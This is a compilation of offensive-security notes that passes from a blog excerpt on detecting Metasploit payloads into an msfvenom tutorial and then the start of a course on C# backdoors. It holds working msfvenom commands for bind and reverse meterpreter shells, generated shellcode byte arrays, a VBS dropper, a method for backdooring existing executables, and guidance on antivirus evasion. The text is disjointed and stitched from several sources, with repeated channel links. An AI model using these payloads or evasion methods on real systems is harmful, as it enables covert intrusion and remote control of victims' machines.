We're also able to detect multiple layers of encoding, for example we can run the same payload through shikata 2 times and then another time through the call4_dword_xor encoder.

[

{

"dumped_file": "revtcp86shikdouble-call4.bin",

"config": {

"family": "metasploit",

"rule": "Metasploit",

"version": "encoder/call4_dword_xor",

"shellcode": [

"29bZdCT0v+dZH1JYM8mxXYPo/DF4EwOfSv2nhqLYPBzJg5eVgGJTwsDiAD1f68X9WwiSDqKTfeOi8iHgRd1nNL1hafwnojWUBajNn7ywRhNdwB7m0GyGNSb3ASmp5EqYlOnCOBCijjtky6WYL8IPtdvs0mkul7IMHzQLpPRXZ2AMxFIB+tdFP+DKKafSnUUMozYFFPE3uVjXn2fpxR+OtEUr3mcXMxS6c1z0EBtY/6VYuqdOtJ7tNFvgotycb1j4By969GqH1DKHdSvQPdfM399pBFzBxnLRKlAP9m7AopDko8Rkm6t2FDdeVVaedTBdrjOPOvCbiqdALDtDT0NLFAg/K8PYc81jk9YLLFXzuXecV8RbtHs2bVCeLb8XuHOmDpvsNaYAsKvZkyZ1os/Jn1i0jLmfQQCjyr91noS1K0qZVWYQbrZUBKG6dZ+4q288GOM8Cb0FoAaIhBX7jSnlOPZQg/UUcvzjFaM6QSpj3uBExApMOLREN6t7IaOMcNMQlDshyLlevYQwazIA",

"4vU=",

"2c/ZdCT0WCvJsVa75yNoozFYGIPABANY88GdXxOHXqDj6NdF0iiDDkSZx0NoUoV3+xYCd0ycdLZNjUXZzcyZOewe7DgpQh1o4giwnYdFCRXbSAnKq2s4XaA1ml9lTpNHamtt81gHbNWR6MMYHhsdXJjEaJTbeWtjpqX+cAAtWF2x4j8WvU9LcKFOmArd2x/dVJ87+T17JVibKlq6RJL+sGjHcpvkJL8k9CLIV8btYvBqZa0H+2FO10PhsNizK3eM40NerWiUX3gEnvdDcJQNLIKpFJULT0a1W8AnZRuwz2+U7/CPf5ibfynwMxlwiqLmr/blbUUGq4UsFNzxzuQdlM6OGT6ZJiBn7ejbQm7uJBNGhBOB5vJbReYCCg/mauprtY/1oaoDYEqa8CMiIC4D7dsFF+oj2zBTSyMBY4tJgTPjhq68w2dllUvt6Ffq8iA5svPH4kWJqBWmbqFxp27Nh5S49P3beEMNbtzihJBy9Iw=",

"4vU=",

"/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1oMzIAAGh3czJfVGhMdyYHiej/0LiQAQAAKcRUUGgpgGsA/9VqCmjAqAoKaAIABTmJ5lBQUFBAUEBQaOoP3+D/1ZdqEFZXaJmldGH/1YXAdAr/Tgh17OhnAAAAagBqBFZXaALZyF//1YP4AH42izZqQGgAEAAAVmoAaFikU+X/1ZNTagBWU1doAtnIX//Vg/gAfShYaABAAABqAFBoCy8PMP/VV2h1bk1h/9VeXv8MJA+FcP///+mb////AcMpxnXBw7vwtaJWagBT/9U="

```
      ]
    }
  },
  {
    "dumped_file": "revtcp86shikdouble-call4.bin",
    "config": {
      "family": "metasploit",
      "rule": "Metasploit",
      "c2": [
        "192.168.10.10:1337"
      ],
      "version": "windows/reverse_tcp"
    }
  }
]
```


As you see here we went through 3 iterations of emulation before reaching the eventual payload. This process can go up to hundreds of iterations at which point performance does become an interesting aspect, but for our use-case and infrastructure the system is still fast enough.

Analyzing Different Formats

So until now we've only been looking at raw binary files. These are nice to test with but you only ever see them used in the wild when they're part of exploits etc. Since you can't normally execute raw binary data the Metasploit framework offers some wrappers around these payloads. The most straightforward wrapper is the .exe one. It creates a PE file with the payload embedded. This can then be executed by the operating system. More interesting is, for example, the VBS format.

When telling msfvenom we want a VBS script we're presented with the following output:

```
Function HcGfeiml(IaptHACouEAi)
    iUPNjPkzUe = "<B64DECODE xmlns:dt="& Chr(34) & "urn:schemas-microsoft-com:datatypes" & Chr(34) & " " & _
        "dt:dt=" & Chr(34) & "bin.base64" & Chr(34) & ">" & _
        IaptHACouEAi & "</B64DECODE>"
    Set eczxPPClnXDCTA = CreateObject("MSXML2.DOMDocument.3.0")
    eczxPPClnXDCTA.LoadXML(iUPNjPkzUe)
```

https://t.me/learningnets

```
    HcGfeiml = eczxPPClnXDCTA.selectsinglenode("B64DECODE").nodeTypedValue
    set eczxPPClnXDCTA = nothing
End Function

Function FZkulPlmtVbzDXN()
    aqbOmTnrjomNtbH =
"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAA....
    Dim VOBINYgrlwlXqiv
    Set VOBINYgrlwlXqiv = CreateObject("Scripting.FileSystemObject")
    Dim aWkaYXFosJ
    Dim ksOGlPgDlLhsQ
    Set aWkaYXFosJ = VOBINYgrlwlXqiv.GetSpecialFolder(2)
    ksOGlPgDlLhsQ = aWkaYXFosJ & "\" & VOBINYgrlwlXqiv.GetTempName()
    VOBINYgrlwlXqiv.CreateFolder(ksOGlPgDlLhsQ)
    NrOucMgKFeZaCbq = ksOGlPgDlLhsQ & "\" & "dyYwENHdDhEITk.exe"
    Dim XnQUJbgAv
    Set XnQUJbgAv = CreateObject("Wscript.Shell")
    eRvqQOddkXwnQ = HcGfeiml(aqbOmTnrjomNtbH)
    Set lCIOzbmX = CreateObject("ADODB.Stream")
    lCIOzbmX.Type = 1
    lCIOzbmX.Open
    lCIOzbmX.Write eRvqQOddkXwnQ
    lCIOzbmX.SaveToFile NrOucMgKFeZaCbq, 2
    XnQUJbgAv.run NrOucMgKFeZaCbq, 0, true
    VOBINYgrlwlXqiv.DeleteFile(NrOucMgKFeZaCbq)
    VOBINYgrlwlXqiv.DeleteFolder(ksOGlPgDlLhsQ)
End Function

FZkulPlmtVbzDXN
```

The base64 string has been truncated, but as we can see from its starting characters, we're dealing with a PE executable here. The lines after that are directions to dump and run that executable.

https://t.me/learningnets

The code below creates a random temporary folder in which to store the payload.

```
Set VOBINYgrlwlXqiv = CreateObject("Scripting.FileSystemObject")

...

Set aWkaYXFosJ = VOBINYgrlwlXqiv.GetSpecialFolder(2)

ksOGlPgDlLhsQ = aWkaYXFosJ & "\" & VOBINYgrlwlXqiv.GetTempName()

VOBINYgrlwlXqiv.CreateFolder(ksOGlPgDlLhsQ)

NrOucMgKFeZaCbq = ksOGlPgDlLhsQ & "\" & "dyYwENHdDhEITk.exe"
```

After that the top function is run to decode the base64 string.

```
eRvqQOddkXwnQ = HcGfeiml(aqbOmTnrjomNtbH)
```

When decoded the script dumps the payload to disk and runs its payload.

```
Set lCIOzbmX = CreateObject("ADODB.Stream")

lCIOzbmX.Type = 1

lCIOzbmX.Open

lCIOzbmX.Write eRvqQOddkXwnQ

lCIOzbmX.SaveToFile NrOucMgKFeZaCbq, 2

XnQUJbgAv.run NrOucMgKFeZaCbq, 0, true
```

And to be nice and clean the created file and directory are deleted afterwards

```
VOBINYgrlwlXqiv.DeleteFile(NrOucMgKFeZaCbq)

VOBINYgrlwlXqiv.DeleteFolder(ksOGlPgDlLhsQ)
```

This is basically how every format is constructed, the shellcode is wrapped into an executable. This executable is then embedded into a script (VBS, Python, Ruby, etc.) which dumps it to disk and executes it.

Fun with Metasploit

To make matters interesting, Metasploit has implemented basic, randomized obfuscation for its .exe payloads. The following shellcode stager essentially creates a read-write-executable memory page, copies the target shellcode to it, and executes it. It's a simple way to embed arbitrary shellcode into an executable for Windows.

Even more, Metasploit has decided that the shellcode stager should be obfuscated as to make it harder to detect it statically.

What this obfuscation does is rather simple, but effective: it grabs each x86 instruction from the stager, emits it one by one, and interleaves it with jumps and random bytes - where the jumps jump over the random bytes onto the next instruction.

For the record, this is actually a rather simple, but powerful way to defeat Yara rules and the like. If it weren't for the fact that the real Metasploit payload is embedded as-is.

https://t.me/learningnets

That is, the shellcode stager is obfuscated, but the payload - the one that's detected by the aforementioned Yara rules and unpacked by the custom x86 emulator - is emitted straight into the executable and therefore easily detected by our Yara rules. Not a bad day for the blue team!

https://hatching.io/blog/metasploit-payloads/#:~:text=Metasploit%20has%20encoders%20which%20you,key%20is%20chosen%20at%20random.

MSFEncode

When Metasploit was released, the msfpayload and msfencode tools could be used to encode shellcode in a way that effectively bypassed antivirus detection. However, AV engines have improved over the years and the encoders are generally used solely for character substitution to replace bad characters in exploit payloads. Nonetheless, in this section, we'll use msfvenom (a merge of the old msfpayload and msfencode tools) to attempt a signature bypass

https://www.errorsfind.com/how-to-use-encoder-modules-in-metasploit/04/15/

https://www.infosecmatter.com/metasploit-module-library/?mm=encoder/x86/add_sub

https://www.youtube.com/watch?v=T-6uW5eCKF4

MSFVenom

Using the MSFvenom Command Line Interface

MSFvenom is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance. **msfvenom** replaced both msfpayload and msfencode as of June 8th, 2015.

The advantages of msfvenom are:

- One single tool
- Standardized command line options
- Increased speed

Msfvenom has a wide range of options available:

root@kali:~# msfvenom -h

MsfVenom - a Metasploit standalone payload generator.

Also a replacement for msfpayload and msfencode.

Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:

root@kali:~# msfvenom -h

Error: MsfVenom - a Metasploit standalone payload generator.

Also a replacement for msfpayload and msfencode.

Usage: /usr/bin/msfvenom [options]

https://t.me/learningnets

Options:

-p, --payload Payload to use. Specify a '-' or stdin to use custom payloads

--payload-options List the payload's standard options

-l, --list [type] List a module type. Options are: payloads, encoders, nops, all

-n, --nopsled Prepend a nopsled of [length] size on to the payload

-f, --format Output format (use --help-formats for a list)

--help-formats List available formats

-e, --encoder The encoder to use

-a, --arch The architecture to use

--platform The platform of the payload

--help-platforms List available platforms

-s, --space The maximum size of the resulting payload

--encoder-space The maximum size of the encoded payload (defaults to the -s value)

-b, --bad-chars The list of characters to avoid example: '\x00\xff'

-i, --iterations The number of times to encode the payload

-c, --add-code Specify an additional win32 shellcode file to include

-x, --template Specify a custom executable file to use as a template

-k, --keep Preserve the template behavior and inject the payload as a new thread

-o, --out Save the payload

-v, --var-name Specify a custom variable name to use for certain output formats

--smallest Generate the smallest possible payload

-h, --help Show this message

MSFvenom Command Line Usage

We can see an example of the **msfvenom** command line below and its output:

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -i 3 -f python

Found 1 compatible encoders

Attempting to encode payload with 3 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 326 (iteration=0)

x86/shikata_ga_nai succeeded with size 353 (iteration=1)

https://t.me/learningnets

x86/shikata_ga_nai succeeded with size 380 (iteration=2)

x86/shikata_ga_nai chosen with final size 380

Payload size: 380 bytes

```
buf = ""
buf += "\xbb\x78\xd0\x11\xe9\xda\xd8\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x59\x31\x58\x13\x83\xc0\x04\x03\x58\x77\x32"
buf += "\xe4\x53\x15\x11\xea\xff\xc0\x91\x2c\x8b\xd6\xe9\x94"
buf += "\x47\xdf\xa3\x79\x2b\x1c\xc7\x4c\x78\xb2\xcb\xfd\x6e"
buf += "\xc2\x9d\x53\x59\xa6\x37\xc3\x57\x11\xc8\x77\x77\x9e"
buf += "\x6d\xfc\x58\xba\x82\xf9\xc0\x9a\x35\x72\x7d\x01\x9b"
buf += "\xe7\x31\x16\x82\xf6\xe2\x89\x89\x75\x67\xf7\xaa\xae"
buf += "\x73\x88\x3f\xf5\x6d\x3d\x9e\xab\x06\xda\xff\x42\x7a"
buf += "\x63\x6b\x72\x59\xf6\x58\xa5\xfe\x3f\x0b\x41\xa0\xf2"
buf += "\xfe\x2d\xc9\x32\x3d\xd4\x51\xf7\xa7\x56\xf8\x69\x08"
buf += "\x4d\x27\x8a\x2e\x19\x99\x7c\xfc\x63\xfa\x5c\xd5\xa8"
buf += "\x1f\xa8\x9b\x88\xbb\xa5\x3c\x8f\x7f\x38\x45\xd1\x71"
buf += "\x34\x59\x84\xb0\x97\xa0\x99\xcc\xfe\x7f\x37\xe2\x28"
buf += "\xea\x57\x01\xcf\xf8\x1e\x1e\xd8\xd3\x05\x67\x73\xf9"
buf += "\x32\xbb\x76\x8c\x7c\x2f\xf6\x29\x0f\xa5\x36\x2e\x73"
buf += "\xde\x31\xc3\xfe\xae\x49\x64\xd2\x39\xf1\xf2\xc7\xa0"
buf += "\x06\xd3\xf6\x1a\xfe\x0a\xfe\x28\xbe\x1a\x42\x9c\xde"
buf += "\x01\x16\x27\xbd\x29\x1c\xf8\x7d\x47\x2c\x68\x06\x0e"
buf += "\x23\x31\xfe\x7d\x58\xe8\x7b\x76\x4b\xfe\xdb\x17\x51"
buf += "\xfa\xdf\xff\xa1\xbc\xc5\x66\x4b\xea\x23\x86\x47\xb4"
buf += "\xe7\xd5\x71\x77\x2e\x24\x4a\x3d\xb1\x6f\x12\xf2\xb2"
buf += "\xd0\x55\xc9\x23\x2e\xc2\xa5\x73\xb2\xc8\xb7\x7d\x6b"
buf += "\x55\x29\xbc\x26\xdd\xf6\xe3\xf6\x25\xc6\x5c\xad\x9c"
buf += "\x9d\x18\x08\x3b\xbf\xd2\xff\x92\x18\x5f\x48\x9b\xe0"
buf += "\x7b\x03\xa5\x32\x11\x27\x2b\x25\xcd\x44\xdb\xbd\xb9"
buf += "\xcd\x48\xda\x56\x4c\x56\xd5\x04\x87\x48\x3a\x6b\x9c"
buf += "\x2a\x15\x4d\xbc\x0b\x56\x06\xb5\xc9\x46\xd0\xfa\x68"
```

https://t.me/learningnets

buf += "\xa6\x76\xe9\x52\x2c\x24\x62\x28\xe1\x1d\x87\xb0\x66"

buf += "\x93\x85\x8f\x87\x0f\xcf\x16\x29\x76\x03\x55\x0c\x0e"

buf += "\x3f\x17\xac"

The **msfvenom** command and resulting shellcode above generates a Windows *bind shell* with three iterations of the *shikata_ga_nai encoder* without any null bytes and in the python format.

MSFvenom Platforms

Here is a list of available platforms one can enter when using the **–platform** switch.

Cisco or cisco

OSX or osx

Solaris or solaris

BSD or bsd

OpenBSD or openbsd

hardware

Firefox or firefox

BSDi or bsdi

NetBSD or netbsd

NodeJS or nodejs

FreeBSD or freebsd

Python or python

AIX or aix

JavaScript or javascript

HPUX or hpux

PHP or php

Irix or irix

Unix or unix

Linux or linux

Ruby or ruby

Java or java

Android or android

Netware or netware

Windows or windows

https://t.me/learningnets

mainframe

multi

MSFvenom Options and Uses

msfvenom -v or –var-name

Usage: -v, –var-name >name>

Specify a custom variable name to use for certain output formats. Assigning a name will change the output's variable from the default "buf" to whatever word you supplied.

Default output example:

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 326 (iteration=0)

x86/shikata_ga_nai chosen with final size 326

Payload size: 326 bytes

buf = ""

buf += "\xda\xdc\xd9\x74\x24\xf4\x5b\xba\xc5\x5e\xc1\x6a\x29"

...snip...

Using –var-name output example:

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python -v notBuf

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 326 (iteration=0)

x86/shikata_ga_nai chosen with final size 326

Payload size: 326 bytes

notBuf = ""

notBuf += "\xda\xd1\xd9\x74\x24\xf4\xbf\xf0\x1f\xb8\x27\x5a"

...snip...

msfvenom –help-format

Issuing the **msfvenom** command with this switch will output all available payload formats.

root@kali:~# msfvenom --help-formats

https://t.me/learningnets

Executable formats

asp, aspx, aspx-exe, dll, elf, elf-so, exe, exe-only, exe-service, exe-small,

hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection,

psh-cmd, vba, vba-exe, vba-psh, vbs, war

Transform formats

bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl,

powershell, ps1, py, python, raw, rb, ruby, sh,

vbapplication, vbscript

msfvenom -n, –nopsled
Sometimes you need to add a few NOPs at the start of your payload. This will place a NOP sled of [length] size at the beginning of your payload.

BEFORE:

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e generic/none -f python

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of generic/none

generic/none succeeded with size 299 (iteration=0)

generic/none chosen with final size 299

Payload size: 299 bytes

buf = ""

buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" **First line of payload

buf += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"

...snip...

AFTER:

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e generic/none -f python -n 26

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of generic/none

generic/none succeeded with size 299 (iteration=0)

generic/none chosen with final size 299

Successfully added NOP sled from x86/single_byte

Payload size: 325 bytes

https://t.me/learningnets

buf = ""

buf += "\x98\xfd\x40\xf9\x43\x49\x40\x4a\x98\x49\xfd\x37\x43" **NOPs

buf += "\x42\xf5\x92\x42\x42\x98\xf8\xd6\x93\xf5\x92\x3f\x98"

buf += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b" **First line of payload

...snip...

msfvenom –smallest
If the **–smallest** switch is used, **msfvevom** will attempt to create the smallest shellcode possible using the selected encoder and payload.

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 326 (iteration=0)

x86/shikata_ga_nai chosen with final size 326

Payload size: 326 bytes

...snip...

root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -f python --smallest

Found 1 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 312 (iteration=0)

x86/shikata_ga_nai chosen with final size 312

Payload size: 312 bytes

...snip...

msfvenom -c, –add-code

Specify an additional win32 shellcode file to include, essentially creating a two (2) or more payloads in one (1) shellcode.

Payload #1:

root@kali:~# msfvenom -a x86 --platform windows -p windows/messagebox TEXT="MSFU Example" -f raw > messageBox

No encoder or badchars specified, outputting raw payload

Payload size: 267 bytes

https://t.me/learningnets

Adding payload #2:

root@kali:~# msfvenom -c messageBox -a x86 --platform windows -p windows/messagebox TEXT="We are evil" -f raw > messageBox2

Adding shellcode from messageBox to the payload

No encoder or badchars specified, outputting raw payload

Payload size: 850 bytes

Adding payload #3:

root@kali:~# msfvenom -c messageBox2 -a x86 --platform Windows -p windows/shell/bind_tcp -f exe -o cookies.exe


Adding shellcode from messageBox2 to the payload

No encoder or badchars specified, outputting raw payload

Payload size: 1469 bytes

Saved as: cookies.exe

Running the **cookies.exe** file will execute both message box payloads, as well as the bind shell using default settings (port 4444).



msfvenom -x, –template & -k, –keep

The **-x**, or **–template**, option is used to specify an existing executable to use as a template when creating your executable payload.

Using the **-k**, or **–keep**, option in conjunction will preserve the template's normal behaviour and have your injected payload run as a separate thread.

root@kali:~# msfvenom -a x86 --platform windows -x sol.exe -k -p windows/messagebox lhost=192.168.101.133 -b "\x00" -f exe -o sol_bdoor.exe

Found 10 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 299 (iteration=0)

x86/shikata_ga_nai chosen with final size 299

https://t.me/learningnets

Payload size: 299 bytes

Saved as: sol_bdoor.exe

MSFEncrypt

Payloads with Encryptions

You can encrypt the payloads using some of the encryption methods available in MSFVenom. Use **–encrypt** flag to make the payload encrypted or encoded. You can also make the payload undetectable by the AVs and WAFs by encrypting the payload.

$ **msfvenom --encrypt aes256 -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4545 -f exe > shell.exe**

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x86 from the payload

No encoder or badchars specified, outputting raw payload

Payload size: 341 bytes

Final size of exe file: 73802 bytes

List of Encrypt methods

$ **msfvenom --list encrypt**

Framework Encryption Formats [--encrypt]

==

Name

----

aes256

base64

rc4

xor

[MSFVenom Cheat Sheet - Easy Way To Create Metasploit Payloads | The Dark Source]

https://www.youtube.com/watch?v=b46ZfOcUVGo

https://www.youtube.com/watch?v=bF5s2xrWDpg&feature=emb_logo

AV Bypass Custom Binaries, Veil Evasion and Meterpreter Payload

https://www.ired.team/offensive-security/defense-evasion/av-bypass-with-metasploit-templates

https://t.me/learningnets

https://sushant747.gitbooks.io/total-oscp-guide/content/bypassing_antivirus.html

https://www.christophertruncer.com/bypass-antivirus-with-meterpreter-as-the-payload-hyperion-fun/

https://www.youtube.com/watch?v=ffWzbFLvHQw

https://madcityhacker.com/2019/02/24/bypassing-av-with-veil-basic-configuration/

AV Bypass with C# Runner

https://www.youtube.com/watch?v=NjMyyO-Lx50

https://www.youtube.com/watch?v=W5MQJ7OWRPg

https://arty-hlr.com/blog/2021/05/06/how-to-bypass-defender/

Creating Simple Backdoor Payload by C#.NET

- **•Goal : Understanding how Can Use Simple C# Code to Make Backdoor by Metasploit Payloads.**
- **•Creating C#.NET Code and Testing.**
- **•Videos.**

first of all before Begin this Course you need to know About how can use “**Metasploit”** also you should have work Experience with “**C#.NET”** Programming so this chapter is very important for this Course if you can understand what exactly we will do in this Chapter by Codes then you can understand other chapters codes very well .

We have 3 Important Points for all Chapters in this Course:

1. 1.Creating Metasploit Meterpreter Backdoor Payloads.
2. 2.Creating Simple Source Code by C# for Using Meterpreter Payloads (C# Backdoor).

- ••Integration Meterpreter Payload (Native or Unmanaged Codes) with C# Codes (Managed Codes)

1. 3.Windows API Programming by C#.

Note : Don't worry it is not Necessary to understanding Windows API programming very well at least for my Codes but it is Necessary to Know how can Using Metasploit also How can creating C# Codes and how can Compile C# codes so you should have 1+ year of Experience with C# Programming at least . In this course I want to explain my codes very simple without complex Things in my codes so don't worry about C# Codes if you are Beginner in C# , I will try to Explain step by step my Codes at least for New Codes in these chapters.

https://t.me/learningnets

Note : These Separated Chapters for this eBook are Free Parts of my Course : “Bypassing AVS by C#.NET Programming” , I will Publish this “ebook” in 2018-2019 , “I hope” but I want to share these “Chapters/Videos/Codes” for you before Publish this eBook.

Important Point about this eBook and these Chapters : These Chapters are some “Free” Parts of my Course so Please don't Ask me about Full Chapters/Codes and Videos etc.

So first of all you should know how can use Metasploit Meterpreter Payload (Unmanaged Code) for your C# Backdoor (Managed Code) so in this case I will use Msfvenom Tool to make Backdoor Payload. with “Kali Linux” you can Find this Command .

Note : in this course you Need to know how can use Metasploit tool so in this course I will not Explain about this Penetration Test Framework. (Metasploit).

But before using this tool first we should talk about PAYLOADS in this case Meterpreter Payloads .

Q. What is it and Why We need to use these PAYLOADS ?

A. Short Answer is : Payload is your Poison or your Venom to Attacking to target systems !

Explaining Step by Step for Running PAYLOADS :

Step A: Making Payloads by Msfvenom tool also Creating Backdoor.exe File

Step B: Executing Backdoor.exe File in target system (Windows)

Step C: Established Meterpreter Between Target system (Backdoor system) and Attacker system

In this course very Important Points are these Steps (Step 1 , Step 2).

Q. Why Step 1 and Step 2 are Important ?

https://t.me/learningnets

A. Why Step 1 : Because to Make Backdoor you have a lot Ways to do this but some ways right now will detect by Anti viruses ! So this is very important to you which one of these ways you want to use for Bypassing Anti Viruses because with Signature Based AV probably some of these Payloads Will Detect and you should think about Ways to Bypassing AV in this step .

A. Why Step 2 : Because in this step you want to Execute your Payload in Memory by File system "Backdoor.exe" so in this time you should think about Bypassing Anti Viruses Real-Time Monitoring by Techniques and Tricks .

Step A: Making Payloads by Msfvenom tool also Creating Backdoor.exe File

in this step you can use Msfvenom tool for creating Payloads with Types like (Format Csharp or EXE).

When you want to use your payload as executable Backdoor File then you should use (Format EXE) like **Executable Format** 1-2 and if you want to use Meterpreter Payload in your Codes like C# or C++ then you can use (Format csharp) or (Format C) like **Transform Format** 1-1.

1-1. Creating Metasploit Meterpreter Backdoor Payloads. (Transform Format : csharp)

For creating Native Code or Unmanaged Code for your Backdoor Payload you can use this Command with this syntax :

msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.56.1 -f csharp > payload.txt

1-2. Creating Metasploit Meterpreter Backdoor Payloads. (Executable Format : EXE)

For creating Native Code or Unmanaged Code for your Backdoor Payload you can use this Command with this syntax :

msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.56.1 -f exe > Backdoor.exe

https://t.me/learningnets

Msfvenom Command output Formats :

Executable formats:

asp, aspx, aspx-exe, dll, elf, elf-so, **exe**, exe-only, exe-service, exe-small, hta-psh, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-net, psh-reflection, psh-cmd, vba, vba-exe, vba-psh, vbs, war

Transform formats:

bash, **c**, **csharp**, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript

95% up to 100% of Anti-Viruses Right Now ***will Detect your Payload if you make them*** **by (Executable Format EXE)**

but if you used (Format C) then you need to Create your Own Code for using this Payload with (Transform Format : csharp) then you have New Backdoor Code with New Signature so probably your Code and EXE file Will Not Detect by Signature-Based AV until Publishing Codes on Internet etc. nowadays New Codes Made By Powershell or C# are very New for Signature-Based AV so in the most time they will Bypass AVS very simple and I will show you how can Use Meterpreter PAYLOAD in this Case "**windows/x64/meterpreter/reverse_tcp**" for your C#.NET Code very simple .

Q. How can use Transform Format C or Csharp output for Msfvenom Payload in C#.NET ?

A. Short answer is : you can use this Output like **String** or **Bytes** Variable in C# .

Trick-1 : Using String variables and Bytes variables by Simple Technique in C#.

Trick-1-Step1: for making Csharp (Transform Format) you should run this command .

msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.111 -f csharp > payload_cs.txt

to make Csharp (Transform Format) you should run this command and in this case my Kali linux local IP-Address was 192.168.1.111.

root@kali:~# msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.111 -f csharp > payload_cs.txt

https://t.me/learningnets

No encoder or badchars specified, outputting raw payload

Payload size: 510 bytes

root@kali:~# cat payload_cs.txt

byte[] buf = new byte[510] {

0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,

0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,

0x8b,0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,

0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,0x41,

0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,

0x01,0xd0,0x66,0x81,0x78,0x18,0x0b,0x02,0x0f,0x85,0x72,0x00,0x00,0x00,0x8b,

0x80,0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,0x50,0x8b,

0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x41,

0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,

0xc9,0x0d,0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,

0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,0x41,0x8b,

0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,0x8b,0x04,0x88,0x48,0x01,

0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,

0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,

0x4b,0xff,0xff,0xff,0x5d,0x49,0xbe,0x77,0x73,0x32,0x5f,0x33,0x32,0x00,0x00,

0x41,0x56,0x49,0x89,0xe6,0x48,0x81,0xec,0xa0,0x01,0x00,0x00,0x49,0x89,0xe5,

0x49,0xbc,0x02,0x00,0x11,0x5c,0xc0,0xa8,0x01,0x6f,0x41,0x54,0x49,0x89,0xe4,

